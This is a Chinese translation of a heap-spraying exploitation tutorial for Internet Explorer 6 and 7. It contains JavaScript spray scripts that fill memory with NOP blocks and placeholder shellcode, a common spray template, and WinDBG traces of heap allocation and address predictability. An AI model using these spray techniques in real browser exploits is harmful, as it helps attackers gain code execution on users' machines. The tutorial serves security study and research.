02958440 1200 1200 [01] 02958448    08fc1 - (busy)
02988440 1200 1200 [01] 02988448    08fc1 - (busy)
02991440 1200 1200 [01] 02991448    08fc1 - (busy)
0299a440 1200 1200 [01] 0299a448    08fc1 - (busy)
029a3440 1200 1200 [01] 029a3448    08fc1 - (busy)
029ac440 1200 1200 [01] 029ac448    08fc1 - (busy)
<...>
02a96440 1200 1200 [01] 02a96448    08fc1 - (busy)
02a9f440 1200 1200 [01] 02a9f448    08fc1 - (busy)
02aa8440 1200 1200 [01] 02aa8448    08fc1 - (busy)
02ab1440 1200 1200 [01] 02ab1448    08fc1 - (busy)
02aba440 1200 1200 [01] 02aba448    08fc1 - (busy)
02ac3440 1200 1200 [01] 02ac3448    08fc1 - (busy)
02ad0040 1200 1200 [01] 02ad0048    08fc1 - (busy)
02ad9040 1200 1200 [01] 02ad9048    08fc1 - (busy)
02ae2040 1200 1200 [01] 02ae2048    08fc1 - (busy)
02aeb040 1200 1200 [01] 02aeb048    08fc1 - (busy)
02af4040 1200 1200 [01] 02af4048    08fc1 - (busy)
02afd040 1200 1200 [01] 02afd048    08fc1 - (busy)
02b06040 1200 1200 [01] 02b06048    08fc1 - (busy)
02b0f040 1200 1200 [01] 02b0f048    08fc1 - (busy)
02b18040 1200 1200 [01] 02b18048    08fc1 - (busy)

```

```
02b21040 1200 1200 [01] 02b21048 08fc1 - (busy)
02b2a040 1200 1200 [01] 02b2a048 08fc1 - (busy)
02b33040 1200 1200 [01] 02b33048 08fc1 - (busy)
02b3c040 1200 1200 [01] 02b3c048 08fc1 - (busy)
02b45040 1200 1200 [01] 02b45048 08fc1 - (busy)
<...>
030b4040 1200 1200 [01] 030b4048 08fc1 - (busy)
030bd040 1200 1200 [01] 030bd048 08fc1 - (busy)
```

“HEAP_ENTRY”一列给出的指针就是分配堆块的起始地址。“UserPtr”一列代表堆块中数据的起始地址（开头是 BSTR object 起始部分）。查看某一堆块的内容（最后一个堆块）：

```
0:008> d 030bd040
030bd040 00 12 00 12 8a 01 ff 04-00 80 00 00 43 4f 52 45 .....CORE
030bd050 4c 41 4e 21 90 90 90 90-90 90 90 90 90 90 90 90 LAN!.....
030bd060 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
030bd070 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
030bd080 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
030bd090 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
030bd0a0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
030bd0b0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
```

从上图可以发出堆头(前 8 字节)，BSTR object header（4 字节，蓝色区域）,tag 和 NOPS。对应的堆头信息如下：

Size of current chunk	Size of previous chunk	CK (Chunk Cookie)	FL (Flags)	UN (Unused ?)	SI (Segment Index)
\x00\x12	\x00\x12	\x8a	\x01	\xff	\x04

BSTR object header 代表的大小是脚本中指定的内存块大小的两倍，但我们已经知道这是由 unescape 数据时返回的长度所导致的。我们实际是要分配 0x8000 字节，length 属性仅返回分配内存大小的一半。Heap chunk size 大于 0x8000 字节，它也必须略大于 0x8000（因为它需要一些空闲空间去存储堆头信息，这里是 8 字节，还有 BSTR header + 终止符(6 字节)）。但实际 chunk size 为 0x8ffff，大于我们所需的。显然我们应尽量让 IE 分配独立内存块，而并将所有信息存储在一些较大的内存块，并我们依然没有找到合适的大小使其至少包含非初始化数据（本例中共有 0xffff 字节垃圾数据）。

我们继续加大 chunksize 到 0x10000:

(spray1c.html)

```
<html>
<script >
// heap spray test script
// corelanc0d3r
// don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%u214E'); // LAN!
```

```

chunk = '';
chunksize = 0x10000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
    chunk += unescape('%u\9090%u\9090');    //nops
}

document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0, chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");

// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
    testarray[counter] = tag + chunk;
    document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")

</script>
</html>

```

结果:

```

0:008> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20

```

size	#blocks	total	(%) (percent of total busy bytes)
20010 c8 - 1900c80		(95.60)	
8000 5 - 28000		(0.60)	
20000 1 - 20000		(0.48)	
18000 1 - 18000		(0.36)	
7ff0 3 - 17fd0		(0.36)	
13e5c 1 - 13e5c		(0.30)	
b2e0 1 - b2e0		(0.17)	
8c14 1 - 8c14		(0.13)	
20 31c - 6380		(0.09)	
57e0 1 - 57e0		(0.08)	
4ffc 1 - 4ffc		(0.07)	
614 c - 48f0		(0.07)	
3980 1 - 3980		(0.05)	
580 8 - 2c00		(0.04)	


```
2a4 f - 279c (0.04)
20f8 1 - 20f8 (0.03)
d8 27 - 20e8 (0.03)
e0 24 - 1f80 (0.03)
1800 1 - 1800 (0.02)
17a0 1 - 17a0 (0.02)
```

越来越接近我们期望的值了，需要 0x10 字节用于 heap header、BSTR header 和终止符。其余部分应该用 TAG + NOPS 来填充。

```
0:008> !heap -flt s 0x20010
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
02897fe0 4003 0000 [01] 02897fe8 20010 - (busy)
028b7ff8 4003 4003 [01] 028b8000 20010 - (busy)
028f7018 4003 4003 [01] 028f7020 20010 - (busy)
02917030 4003 4003 [01] 02917038 20010 - (busy)
02950040 4003 4003 [01] 02950048 20010 - (busy)
02970058 4003 4003 [01] 02970060 20010 - (busy)
02990070 4003 4003 [01] 02990078 20010 - (busy)
029b0088 4003 4003 [01] 029b0090 20010 - (busy)
029d00a0 4003 4003 [01] 029d00a8 20010 - (busy)
029f00b8 4003 4003 [01] 029f00c0 20010 - (busy)
02a100d0 4003 4003 [01] 02a100d8 20010 - (busy)
02a300e8 4003 4003 [01] 02a300f0 20010 - (busy)
02a50100 4003 4003 [01] 02a50108 20010 - (busy)
02a70118 4003 4003 [01] 02a70120 20010 - (busy)
02a90130 4003 4003 [01] 02a90138 20010 - (busy)
02ab0148 4003 4003 [01] 02ab0150 20010 - (busy)
02ad0160 4003 4003 [01] 02ad0168 20010 - (busy)
02af0178 4003 4003 [01] 02af0180 20010 - (busy)
02b10190 4003 4003 [01] 02b10198 20010 - (busy)
02b50040 4003 4003 [01] 02b50048 20010 - (busy)
<...>
```

如果堆块之间是相连接的，那么我们可以看某堆块的末尾与下一堆块开头相连接。下面看下偏移量为 0x20000 的堆块起始地址：

```
0:008> d 02b50040+0x20000
02b70040 90 90 90 90 90 90 90 90 90-90 90 90 90 00 00 00 00 .....
02b70050 00 00 00 00 00 00 00 00 00-03 40 03 40 a1 01 08 03 .....@.@
02b70060 00 00 02 00 43 4f 52 45-4c 41 4e 21 90 90 90 90 ....CORELAN!
02b70070 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
02b70080 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
02b70090 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
02b700a0 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
02b700b0 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
```

利用 WinDBG 追踪字符串分配

在调试器中跟踪实际分配内存的过程往往需要一定的技巧性，下面笔者会分享一些使用 WinDBG 脚本来记录分配过程的技巧。下列脚本（XP SP3 下写的）用于记录所有调用到 RtlAllocateHeap() 请求的内存块大于 0xFF 字节的指令，并返回分配请求的相关信息。

```
bp ntdll!RtlAllocateHeap+0x117 "r $t0=esp+0xc;.if (poi(@$t0) > 0xffff) {.printf \"RtlAllocateHeap hHEAP 0x%x, \",  
poi(@esp+4);.printf \"Size: 0x%x, \", poi(@$t0);.printf \"Allocate chunk at 0x%x\", eax;.echo;\n  
poi(@esp);.echo};g\"  
.logopen heapalloc.log  
g
```

(spraylog.windbg)

第一行包含以下部分：

- 1、对 ntdll.RtlAllocateHeap() + 0x117 下断。这是 XP SP3 上函数的最后一条指令（RET 指令）。当函数返回，我们就可以访问函数返回的堆地址，以及请求分配的内存大小（保存在栈中）。如果你想使用该脚本在其它 Windows 版本上，就需要修改函数末条指令的偏移量，同时还要确保参数放置在栈上相同的位置，返回的堆指针放置在 eax。
- 2、当断点发生时，会执行后面的一系列命令（双引号内的所有命令，用分号隔开每条命令）。命令向栈 (esp+0c) 请求 size 参数，并判断其是否大于 0xffff（避免记录较小的分配行为，可随意更改此值）。接着是一些 API 函数与参数的信息，也显示返回的指针（运行结束后返回的分配地址）。
- 3、命令“g”用于继续运行程序。
- 4、将输出信息写入 heapalloc.log。
- 5、最后的“g”告诉调试器开始运行程序。

由于我们主要是对堆喷射所执行分配过程感兴趣，因此我们通过修改 spray1c.html 中的 javascript 代码，加入 alert(“Ready to spray”), 使其开始堆喷射后再执行我们的上述 windbg 脚本：

```
// create the array  
testarray = new Array();  
// insert alert  
alert("Ready to spray");  
for ( counter = 0; counter < nr_of_chunks; counter++)  
{  
    testarray[counter] = tag + chunk;  
    document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");  
}  
alert("Spray done")
```


在 IE6 中打开直到弹出消息框(“Ready to spray”), 用 Windbg 附加进程（会使进程暂停），并粘贴上面 3 行 windbg 脚本，脚本最后的“g”会使 WinDBG 继续运行进程。

```
{abc.b1c}: Break instruction exception - code 80000003 (first chance)  
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005  
eip=7c90120e esp=024dfcc ebp=024diff4 iopl=0         nv up ei pl zr na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246  
ntdll!DbgBreakPoint:  
7c90120e cc                int     3  
  
0:008> bp ntdll!RtlAllocateHeap+0x117 "r $t0=esp+0xc;.if (poi(@$t0) > 0xffff) {.printf \"RtlAllocateHeap hHEAP 0x%x,  
\", poi(@esp+4);.printf \"Size: 0x%x, \", poi(@$t0);.printf \"Allocate chunk at 0x%x\", eax;.echo;\n poi  
(@esp);.echo};g\"  
.logopen heapalloc.log  
g
```

```
ntdll!DbgBreakPoint:
7c90120e cc          int      3
0:008> bp ntdll!RtlAllocateHeap+0x117 "r $t0=esp+0xc;.if (poi($t0) > 0xffff) {.printf \"RtlAllocateHeap hHEAP 0x%x
0:008> .logopen heapalloc.log
Opened log file 'heapalloc.log'
0:008> g
```

BUSY Debuggee is running...

回到浏览器窗口并点击消息框中的“OK”。



开始 heap spray, Windbg 将会记录所分配内存块大于 0xffff 字节的行为, 由于需要记录, 喷射的过程会更长些。当堆喷射完成, 回到 windbg 并按 CTRL+Break 中断。

```
RtlAllocateHeap hHEAP 0x150000, Size: 0x1260, Allocate chunk at 0x2440060
(7c918477) ntdll!RtlReAllocateHeap+0xde | (7c963770) ntdll!RtlWorkSpaceProcs

RtlAllocateHeap hHEAP 0x150000, Size: 0x17d8, Allocate chunk at 0x246b098
(7c918477) ntdll!RtlReAllocateHeap+0xde | (7c963770) ntdll!RtlWorkSpaceProcs

*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\Common Files\Tortoise
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files\TortoiseSVN\bin\Tortoise
(abc.84c): Break instruction exception - code 80000003 (first chance)
eax=7ffdf000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=024dfcc ebp=024dff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c90120e cc          int      3
0:008>
```

通过 .logclose 命令（不要漏掉命令前的点号）停止日志记录：

```
0:008> .logclose
Closing open log file heapalloc.log
0:008>
```

查看 heapalloc.log（在 WinDBG 程序目录中），我们需要查看分配 0x20010 字节的信息，在接近日志文件开头处的地址，发现以下信息：

```
RtlAllocateHeap hHEAP 0x150000, Size: 0x20010, Allocate chunk at 0x2aab048
(774fcfdd) ole32!CRetailMalloc_Alloc+0x16 | (774fcffc) ole32!CoTaskMemFree
```

其它入口信息基本与此相同，日志告诉我们：

- 1、在默认进程堆（本例是 0x00150000）分配堆块。
- 2、分配的堆块大小为 0x20010 字节。
- 3、堆块分配在 0x002aab048。
- 4、分配完堆块后，返回到 0x774fcfdd(ole32!CretailMalloc_Alloc+0x16)，因此分配字符串的函数在此地址之前。

反汇编 CretailMalloc_Alloc 函数：

```
0:009> u 774fcfd
ole32!CRetailMalloc_Alloc:
774fcfd 8bff      mov     edi,edi
774fcfcf 55         push    ebp
774fcfd0 8bec      mov     ebp,esp
774fcfd2 ff750c     push    dword ptr [ebp+0Ch]
774fcfd5 6a00      push    0
774fcfd7 ff3500706077 push    dword ptr [ole32!g_hHeap (77607000)]
774fcfdd ff15a0124e77 call    dword ptr [ole32!_imp__HeapAlloc (774e12a0)]
774fcfe3 5d        pop     ebp
0:009> u
ole32!CRetailMalloc_Alloc+0x17:
774fcfe4 c20800     ret     8
```

因此我们可以改用对 ole32! CretailMalloc_Alloc 下断（弹出“Ready to spray”消息框后），以代替用脚本记录分配过程，然后在 windbg 中按 F5 再次运行进程，并点击“OK”去触发 heap spray。WinDBG 中断后：

```
0:008> bp ole32!CRetailMalloc_Alloc
0:008> g
Breakpoint 0 hit
eax=7760700c ebx=00020000 ecx=77607034 edx=00000006 esi=00020010 edi=00038628
eip=774fcfdd esp=0013e1dc ebp=0013e1ec iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ole32!CRetailMalloc_Alloc:
774fcfdd 8bff      mov     edi,edi
```

在这之后就是调用栈，我们需要得到 ole32! CretailMalloc_Alloc 的调用源，以及浏览器进程在哪里/如何分配 javascript 字符串。我们已经在 esi 中看到其分配的大小为 0x20010，无论是哪个例程利用 0x20010，它已经完成了它们的工作。在 windbg 中通过命令“kb”来查看调用栈，得到如下信息：

```
0:000> kb
ChildEBP RetAddr  Args to Child
0013e1d8 77124b32 77607034 00020010 00038ae8 ole32!CRetailMalloc_Alloc
0013e1ec 77124c5f 00020010 00038b28 0013e214 OLEAUT32!APP_DATA::AllocCachedMem+0x4f
0013elfc 75c61e8d 00000000 001937d8 00038bc8 OLEAUT32!SysAllocStringByteLen+0x2e
0013e214 75c61e12 00020000 00039510 0013e444 jscript!PvarAllocBstrByteLen+0x2e
```

```

0013e230 75c61da6 00039520 0001fff8 00038b28 jscript!ConcatStrs+0x55
0013e258 75c61bf4 0013e51c 00039a28 0013e70c jscript!CScriptRuntime::Add+0xd4
0013e430 75c54d34 0013e51c 75c51b40 0013e51c jscript!CScriptRuntime::Run+0x10d8
0013e4f4 75c5655f 0013e51c 00000000 00000000 jscript!ScrFncObj::Call+0x69
0013e56c 75c5cf2c 00039a28 0013e70c 00000000 jscript!CSession::Execute+0xb2
0013e5bc 75c5eeb4 0013e70c 0013e6ec 75c57fdc jscript!CObjectScript::ExecutePendingScripts+0x14f
0013e61c 75c5ed06 001d0f0c 013773a4 00000000 jscript!CObjectScript::ParseScriptTextCore+0x221
0013e648 7d530222 00037ff4 001d0f0c 013773a4 jscript!CObjectScript::ParseScriptText+0x2b
0013e6a0 7d5300f4 00000000 01378f20 00000000 mshtml!CScriptCollection::ParseScriptText+0xea
0013e754 7d52ff69 00000000 00000000 00000000 mshtml!CScriptElement::CommitCode+0x1c2
0013e78c 7d52e14b 01377760 0649ab4e 00000000 mshtml!CScriptElement::Execute+0xa4
0013e7d8 7d4f8307 01378100 01377760 7d516bd0 mshtml!CHtmParse::Execute+0x41

```

调用栈告诉我们关于字符串分配中的一个重要模块 `oleaut32.dll`，显然这里有些缓存机制被调用（`OLEAUT32!APP_DATA::AllocCachedMem`），在关于 `heaplib` 的章节中会提到更多。如果你想知道 `tag` 是何时/如何写入堆块的，需要再运行一下 `javascript` 代码，在“Ready to spray”消息框弹出后：

- 1、定位 `tag` 内存地址：s -a 0x00000000 L?0x7fffffff "CORELAN" （返回到 0x001ce084）。
 - 2、设置访问断点：ba r 4 0x001ce084
 - 3、运行：g
- 点击“OK”后，继续运行进程。当 `tag` 标志添加到 `Nops` 后，断点触发了：

```

0:008> ba r 4 001ce084
0:008> g
Breakpoint 0 hit
eax=00038a28 ebx=00038b08 ecx=00000001 edx=00000008 esi=001ce088 edi=002265d8
eip=75c61e27 esp=0013e220 ebp=0013e230 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
jscript!ConcatStrs+0x66:
75c61e27 f3a5             rep movs dword ptr es:[edi],dword ptr [esi]

```

断在 `jscript!ConcatStrs()` 中的 `memcpy()` 函数，此时正复制 `tag` 到堆块中（从 `[esi]` 到 `[edi]`）。在实际用于堆喷射的 `javascript` 代码中，我们确实需要将 2 个字符串连接在一块，这也是 `nops` 与 `tag` 分开写的原因。在将 `tag` 写入 `chunk` 中时，我们已经可以看到 `nops` 位于内存中了：

ESI（源地址）vs EDI（目标地址），`ecx` 作为计数器，被设置为 0x1 (执行一次 `rep movs`，共拷贝 4 字节)：

```

0:000> d esi-4
001ce084  43 4f 52 45 4c 41 4e 21-00 00 00 0a 00 03 00  CORELAN!.....
001ce094  7e 01 0a 00 4a 00 53 00-63 00 72 00 69 00 70 00  ~...J.S.c.r.i.p.
001ce0a4  74 00 3a 00 30 00 30 00-30 00 30 00 33 00 32 00  t...0.0.0.0.3.2.
001ce0b4  37 00 32 00 3a 00 30 00-30 00 30 00 30 00 32 00  7.2...0.0.0.0.2.
001ce0c4  36 00 38 00 30 00 3a 00-33 00 39 00 35 00 31 00  6.8.0...3.9.5.1.
001ce0d4  36 00 31 00 34 00 30 00-00 00 00 00 05 00 0a 00  6.1.4.0.....
001ce0e4  70 01 08 00 00 00 00 00-70 41 16 00 50 88 1c 00  p.....pA...P...
001ce0f4  18 78 1c 00 00 00 00 00-00 00 00 00 5f 00 00 00  .x.....
0:000> d edi-4
002265d4  43 4f 52 45 90 90 90 90-90 90 90 90 90 90 90 90  CORE...
002265e4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
002265f4  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
00226604  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
00226614  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
00226624  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
00226634  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....
00226644  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  .....

```

在 IE7 上使用相同 heap spray 脚本看情况会有何不同。

在 IE7 上测试相同脚本

在 IE7 上打开相同的脚本(spray1c.html)，并允许运行 javascript 代码，在 windbg 搜索字符串：

```
0:013> s -a 0x00000000 L?0x7fffffff "CORELAN"
0017b674  43 4f 52 45 4c 41 4e 21-00 00 00 00 20 83 a3 ea  CORELAN!.... ...
033c2094  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
039e004c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03a4104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03a6204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03aa104c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03ac204c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03ae304c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03b0404c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03b2504c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03b4604c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03b6704c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
03b8804c  43 4f 52 45 4c 41 4e 21-90 90 90 90 90 90 90 90  CORELAN!.....
```

查找分配内存块大小：

```
0:013> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
size      #blocks      total      ( %) (percent of total busy bytes)
20fc1 c9 - 19e5e89  (87.95)
1fff8 7 - dffc8  (2.97)
3fff8 2 - 7fff0  (1.70)
fff8 6 - 5ffd0  (1.27)
7ff8 9 - 47fb8  (0.95)
1ff8 24 - 47ee0  (0.95)
3ff8 f - 3bf88  (0.80)
8fc1 5 - 2cec5  (0.60)
18fc1 1 - 18fc1  (0.33)
7ff0 3 - 17fd0  (0.32)
13fc1 1 - 13fc1  (0.27)
7f8 1d - e718  (0.19)
b2e0 1 - b2e0  (0.15)
ff8 b - afa8  (0.15)
7db4 1 - 7db4  (0.10)
614 13 - 737c  (0.10)
57e0 1 - 57e0  (0.07)
20 294 - 5280  (0.07)
4ffc 1 - 4ffc  (0.07)
3f8 13 - 4b68  (0.06)
```

通过字符串搜索结果中的地址可经定位到 **heap size** 以及堆块分配地址:

```
0:013> !heap -p -a 03b8804c
address 03b8804c found in
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
03b88040 4200 0000 [01] 03b88048 20fc1 - (busy)
```

UserSize 大于在 IE6 下的值, 因此两个堆块之间的“间隙”会有点大, 因为整个 chunk (包含更多的 nops) 大于前两 2 个脚本, 这可能不会造成什么问题。

优秀 heap spray 的组成部分

译者: 作者讲了一大段, 其实对 IE6 与 IE7 而言, 总结起来就下面两点:

- 1、快速。在堆块大小与重复喷射次数之间找到平衡点
- 2、稳定。每次堆喷射都能使目标地址指向 nops。

接下来作者讲述如何对原脚本进行优化, 使其更快速、稳定。还有就是预测地址的问题, 因为每次在 IE 下打开页面, 其分配的堆块地址都是不同, 这就影响到稳定性问题。

垃圾收集器

JavaScript 是一种脚本语言, 无需你去处理内存管理问题。在分配新对象或变量都比较简单, 无需你去关心内存清理的问题。在 IE 中有个进程就“the garbage collector”, 主要用于处理被移除的内存块。当使用“var”关键字去创建变量时, 它具有全局作用, 而不会被垃圾收集器移除, 而其它变量或对象, 若不再需要或被标记为删除, 都会被垃圾收集器移除掉。在后面 heaplib 章节中会进一步讨论关于垃圾收集器的内容。

Heap Spray 脚本

常用脚本

在 exploit-db 网站上搜索关于 IE6、IE7 的 heap spray 脚本, 最常可见到的就是类似如下的代码:

```
<html>
<script >
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```

该脚本会分配一堆大块内存块, 共喷射 500 次, 在 IE6 与 IE7 上运行一会, dump 出分配内存。

IE6(UserSize 0x7ffe0)

```
0:008> !heap -stat -h 00150000
```



```
heap @ 00150000
group-by: TOTSIZE max-display: 20
size #blocks total ( %) (percent of total busy bytes)
7ffe0 1f5 - fa7c160 (99.67)
13e5c 1 - 13e5c (0.03)
118dc 1 - 118dc (0.03)
8000 2 - 10000 (0.02)
b2e0 1 - b2e0 (0.02)
8c14 1 - 8c14 (0.01)
7fe0 1 - 7fe0 (0.01)
7fb0 1 - 7fb0 (0.01)
7b94 1 - 7b94 (0.01)
20 31a - 6340 (0.01)
57e0 1 - 57e0 (0.01)
4ffc 1 - 4ffc (0.01)
614 c - 48f0 (0.01)
3fe0 1 - 3fe0 (0.01)
3fb0 1 - 3fb0 (0.01)
3980 1 - 3980 (0.01)
580 8 - 2c00 (0.00)
2a4 f - 279c (0.00)
d8 26 - 2010 (0.00)
1fe0 1 - 1fe0 (0.00)
```

运行 1:

```
0:008> !heap -flt s 0x7ffe0
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
02950018 fffc 0000 [0b] 02950020 7ffe0 - (busy VirtualAlloc)
028d0018 fffc fffc [0b] 028d0020 7ffe0 - (busy VirtualAlloc)
029d0018 fffc fffc [0b] 029d0020 7ffe0 - (busy VirtualAlloc)
02a50018 fffc fffc [0b] 02a50020 7ffe0 - (busy VirtualAlloc)
02ad0018 fffc fffc [0b] 02ad0020 7ffe0 - (busy VirtualAlloc)
02b50018 fffc fffc [0b] 02b50020 7ffe0 - (busy VirtualAlloc)
02bd0018 fffc fffc [0b] 02bd0020 7ffe0 - (busy VirtualAlloc)
02c50018 fffc fffc [0b] 02c50020 7ffe0 - (busy VirtualAlloc)
02cd0018 fffc fffc [0b] 02cd0020 7ffe0 - (busy VirtualAlloc)
02d50018 fffc fffc [0b] 02d50020 7ffe0 - (busy VirtualAlloc)
02dd0018 fffc fffc [0b] 02dd0020 7ffe0 - (busy VirtualAlloc)
<...>
0bf80018 fffc fffc [0b] 0bf80020 7ffe0 - (busy VirtualAlloc)
0c000018 fffc fffc [0b] 0c000020 7ffe0 - (busy VirtualAlloc)
0c080018 fffc fffc [0b] 0c080020 7ffe0 - (busy VirtualAlloc)
0c100018 fffc fffc [0b] 0c100020 7ffe0 - (busy VirtualAlloc)
0c180018 fffc fffc [0b] 0c180020 7ffe0 - (busy VirtualAlloc)
```

```
0c200018 fffc fffc [0b] 0c200020 7ffe0 - (busy VirtualAlloc)
0c280018 fffc fffc [0b] 0c280020 7ffe0 - (busy VirtualAlloc)
```

运行 2:

```
0:008> !heap -flt s 0x7ffe0
_HEAP @ 150000
HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
02950018 fffc 0000 [0b] 02950020 7ffe0 - (busy VirtualAlloc)
02630018 fffc fffc [0b] 02630020 7ffe0 - (busy VirtualAlloc)
029d0018 fffc fffc [0b] 029d0020 7ffe0 - (busy VirtualAlloc)
02a50018 fffc fffc [0b] 02a50020 7ffe0 - (busy VirtualAlloc)
02ad0018 fffc fffc [0b] 02ad0020 7ffe0 - (busy VirtualAlloc)
02b50018 fffc fffc [0b] 02b50020 7ffe0 - (busy VirtualAlloc)
02bd0018 fffc fffc [0b] 02bd0020 7ffe0 - (busy VirtualAlloc)
02c50018 fffc fffc [0b] 02c50020 7ffe0 - (busy VirtualAlloc)
02cd0018 fffc fffc [0b] 02cd0020 7ffe0 - (busy VirtualAlloc)
02d50018 fffc fffc [0b] 02d50020 7ffe0 - (busy VirtualAlloc)
02dd0018 fffc fffc [0b] 02dd0020 7ffe0 - (busy VirtualAlloc)
02e50018 fffc fffc [0b] 02e50020 7ffe0 - (busy VirtualAlloc)
02ed0018 fffc fffc [0b] 02ed0020 7ffe0 - (busy VirtualAlloc)
<...>
0bf00018 fffc fffc [0b] 0bf00020 7ffe0 - (busy VirtualAlloc)
0bf80018 fffc fffc [0b] 0bf80020 7ffe0 - (busy VirtualAlloc)
0c000018 fffc fffc [0b] 0c000020 7ffe0 - (busy VirtualAlloc)
0c080018 fffc fffc [0b] 0c080020 7ffe0 - (busy VirtualAlloc)
0c100018 fffc fffc [0b] 0c100020 7ffe0 - (busy VirtualAlloc)
0c180018 fffc fffc [0b] 0c180020 7ffe0 - (busy VirtualAlloc)
0c200018 fffc fffc [0b] 0c200020 7ffe0 - (busy VirtualAlloc)
0c280018 fffc fffc [0b] 0c280020 7ffe0 - (busy VirtualAlloc)
0c300018 fffc fffc [0b] 0c300020 7ffe0 - (busy VirtualAlloc)
0c380018 fffc fffc [0b] 0c380020 7ffe0 - (busy VirtualAlloc)
<...>
```

从上面所有的运行情况看:

- 1、Heap_Entry 地址均起始于 0x....0018
- 2、更高地址的堆块每次都一样
- 3、Javascript 中的分配的块大小都是由 VirtualAlloc()分配的

